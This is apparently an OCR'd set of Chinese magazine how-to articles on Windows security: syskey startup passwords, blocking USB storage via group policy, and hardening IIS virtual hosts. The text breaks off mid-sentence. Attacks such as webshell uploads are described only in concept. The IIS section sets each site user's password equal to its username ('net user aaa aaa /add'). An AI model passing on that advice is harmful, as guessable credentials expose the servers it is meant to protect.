


图 2




图 4




图 3


对于如何打造一台安全的个人电脑，相信小菜们都知道许多方法吧，比如给系统设置登录密码、安装各种安全工具进行保护等，虽然这些方法也确实能在一定程度上防止黑客的入侵，但是作为电脑的第一道“门”还是那么的脆弱，比如黑客仍然可以通过一些软件设计上的缺陷，利用这些软件随系统启动的特性来达到入侵的目的，那么我们要如何才能更好的守住系统的第一道门呢？

俗话说的好：“兵来将挡，水来土掩”。既然我们知道黑客是如何进入我们的系统，那么我们能否在系统登录前添加一把不可调用任何程序的安全锁呢？答案是肯定的。首先按WIN+R快捷键调出“运行”栏，输入**syskey**，如图1，点确定后就会出现一个窗口，它会提示我们“启动加密”，我们单击“更新”按钮，如图2，然后就是设置“启动密码”了，选中“密码启动”，然后设置好密码，单击“确定”后就行了，如图3。以后我们每次启动电脑在出现欢迎使用前都需要输入一个密码，这个密码也就是我们刚才设置的启动密码，只有输入了正确的启动密码后才能来到欢迎界面，然后再次输入系统的登录帐号和密码后才能进入系统。虽然每次登录系统比起以前要麻烦一些，但是我们的系统却有了双层的保护，相信大家为了安全着想，还是可以接受的。

如果我们想取消“启动密码”的话，方法也很简单的，在刚才设置“启动密码”的窗口中选择“系统产生的密码”，然后再选择“在本机上保存启动密码”，点击确定后就可以了，如图4。

其实这个程序还有一种更安全的启动“密码”，不知大家有没有注意到“在软盘上保存密码”这一项，这就类似于把“软盘”当作了一把启动系统的“钥匙”，但是软盘这东西现在都已经淘汰了，因此也就没必要选择了，不过网上到是有将U盘当做启动密匙的工具，有兴趣的朋友不妨一试。

Vista下一招杜绝U盘病毒



txcbg




图 1




图 2

平时经常有朋友使用我的电脑给他们的手机、MP3下载歌曲或向U盘中下载单机游戏，为了防止因此而感染U盘病毒，我特意打开了虚拟机，以让U盘不能在真实的系统中使用，而是只能在虚拟机中使用。以前在使用XP系统时只需要对C：\WINDOWS\inf（其中C为你的系统安装的盘符，如果你的系统是安装在E盘，那么对应的就是E:\WINDOWS\inf目录）目录下的Usbstor.pnf和usbstor.inf进行设置就可以了（将其设置为拒绝当前用户访问），这样当前用户就无法安装USB设备驱动，也就达到了禁用USB的目的，禁用了USB，自然也就不会中U盘病毒了。

后来我换了台新电脑，预装的是Vista系统，当我再次使用上面的方法来禁用USB设备时却发现不行了，即使设置了拒绝任何用户对Usbstor.pnf和usbstor.inf进行访问也不行，新插入的USB设备仍然能正常使用。到网上搜索了一下，发现在Vista系统下可以使用组策略来快速方便的禁用USB设备，首先是使用WIN+R快捷键调出“运行”栏，输入**gpedit.msc**来打开本地组策略编辑器，在左侧任务窗口中依次选择“计算机配置”→“管理模板”→“系统”→“可移动存储访问”，然后在右侧的窗口中选择“所有可移动存储类：拒绝所有权限”，双击打开其属性窗口，在这里将其设置为“已启用”，最后单击“确定”按钮保存退出，如图1。

这样设置后，当我们再插入新的USB设备时就会一直显示正在安装驱动程序，但却总是安装不上，另外还有一种情况就是驱动程序能安装上也能正常的显示出盘符，但是当你试图访问它的时候，就会看到一个拒绝访问的提示，如图2。

在进行了上面的组策略设置后，一个新的问题就是你的光驱也不能使用了，当我们在光

盘盘符上点右键选择“弹出”菜单时，就会看到这样一个“当前正在使用”的提示，如图3，不懂的朋友还误以为你的光驱坏了呢。如果我们不想让别人使用光驱，但又不好明说，就可以使用上面的方法来进行设置。如果我们要使用光驱的话就把组策略中的“所有可移动存储类：拒绝所有权限”再设置为“未配置”就可以了。

目前通过U盘传播的病毒非常猖獗，希望本文所介绍的方法能够让各位小菜在和U盘病毒的战斗中帮上忙。




图3

Web服务器的安全设置

柔肠寸断&阿呆[3.A.S.T]

记得在网上曾经看过一个帖子，如果没有记错的话，它所介绍的关于安全设置的内容主要是针对代码的，而今天我要说的Web服务器的安全则是从安全设置角度出发的，即使你不会代码按照我介绍的方法也能做到相应的安全。

一、攻击

1、旁注

在对网站的攻击中我们经常会听到一个名词——“旁注”，那么“旁注”到底是什么意思呢？顾名思义，“旁注”就是说我们要攻击一个网站或者一台服务器，在正面交锋中，我们无法将其拿下，那么我们就从旁边突破，然后再转到目标网站上将其拿下。举个形象点的例子来说，比如我们要进入一间房子，发现从正门进不去，可是我们非常想进去，那要怎么办呢？这时有些人肯定会说翻窗户，是的，这里的翻窗户实际上就是旁注的意思，我想这样说大家应该都理解了吧！

2、上传漏洞

上传漏洞也是入侵网站的一种常用方式，其实际意思就是说网站代码存在漏洞，我们可以通过直接上传或者通过修改上传数据包的方式来将我们的ASP木马上传到服务器上，从而得到webshell。至于如何操作的不是本文的重点，这里我就不多说了。

二、思考

不管你是使用何种方法得到别人的webshell，但只要你得到了，那么接下来面对的最大问题就是获取服务器的系统权限了，当然关于如何提权，也不是我今天要讲的内容，我们需要思考的是，如何防止别人提权及怎样通过BT的安全设置来阻止那些所谓的“黑客”！

三、分析

网站被入侵一般情况下都是网站代码出现了问题，如果说我们根本不会代码，但又想保障网站的安全，这确实有些困难的，但还是有些办法的，下面我将从几个方面来给大家说说一台虚拟主机应该如何配置从而使它变得更安全。




图2

四、实战

1、整体权限的把握

想要设置权限，那么就先要保证你的磁盘文件系统为NTFS，这里我强烈建议那些想架设网站和已经是ISP的人员这么做，因为这能够大大的提高服务器的安全性，附上FAT/FAT32转NTFS的命令convert 盘符 /fs:ntfs /x，整体的权限就是这样的，同时我们还要把每个磁盘的权限都设置为只有administrators和system完全控制，其他的任何组，任何用户，都不给权限，如图1。




图1

2、默认站点的删除

为什么要删除，相信大家都明白吧，原因就是你知道默认站点的路径，黑客也同样知道，所以没必要给黑客留下机会，请大家毫不犹豫的删除吧，如图2。

3、建立整体目录

这样可以方便我们日后的管理，比如说，我会把需要架设的网站全部放置在某一个分区的Web文件夹内，以后自己看见了，就知道这个文件夹是自己专门用来放网站的，它里面全部都是服务器上的网站。

4、单一的站点单一的用户

这又是什么意思呢？且听我慢慢道来。所谓单一的站点单一的用户，这个方法是针对那些做虚拟主机的服务商而言的，试想一下，如果所有站点都是使用的同一个用户（IUSR_机器名），那么黑客拿下一个站点的权限，岂不是整个虚拟主机上的站点都被得到了？

具体的设置方法如下：

（1）首先建立一个guests组的用户，比如说站点为aaa，那我们就建立一个aaa的用户，密码也为aaa（这是为了方便自己日后管理，免得站点多了，把密码给忘记了），将这个用户从users组删除并且加入到guests组，相关命令如下：

```
net user aaa aaa /add
net localgroup users aaa /del
net localgroup guests aaa /add
```

（2）将上面建立的用户分别应用到IIS与根目录上，权限的分配如图3所示，这个步骤是对于站点目录而言的。接下来要对IIS进行设置，右键点击aaa站点，选择属性－目录安全性－身份验证和访问控制－编辑，将aaa用户和密码填写进去，如图4。




图3

至此，单一站点单一用户设置完成。特别需要注意一下，这里我只说明了aaa站点跟aaa用户的设置，如果有bbb站点，那么你就应该建立一个bbb用户，然后按照上面步骤进行操作即可。

5、防止上传漏洞的IIS设置

我们知道一个好的站点，肯定是需要上传功能的，也正是由于这个原因而导致了很多网站被入侵，那么对于上传文件夹我们应该如何

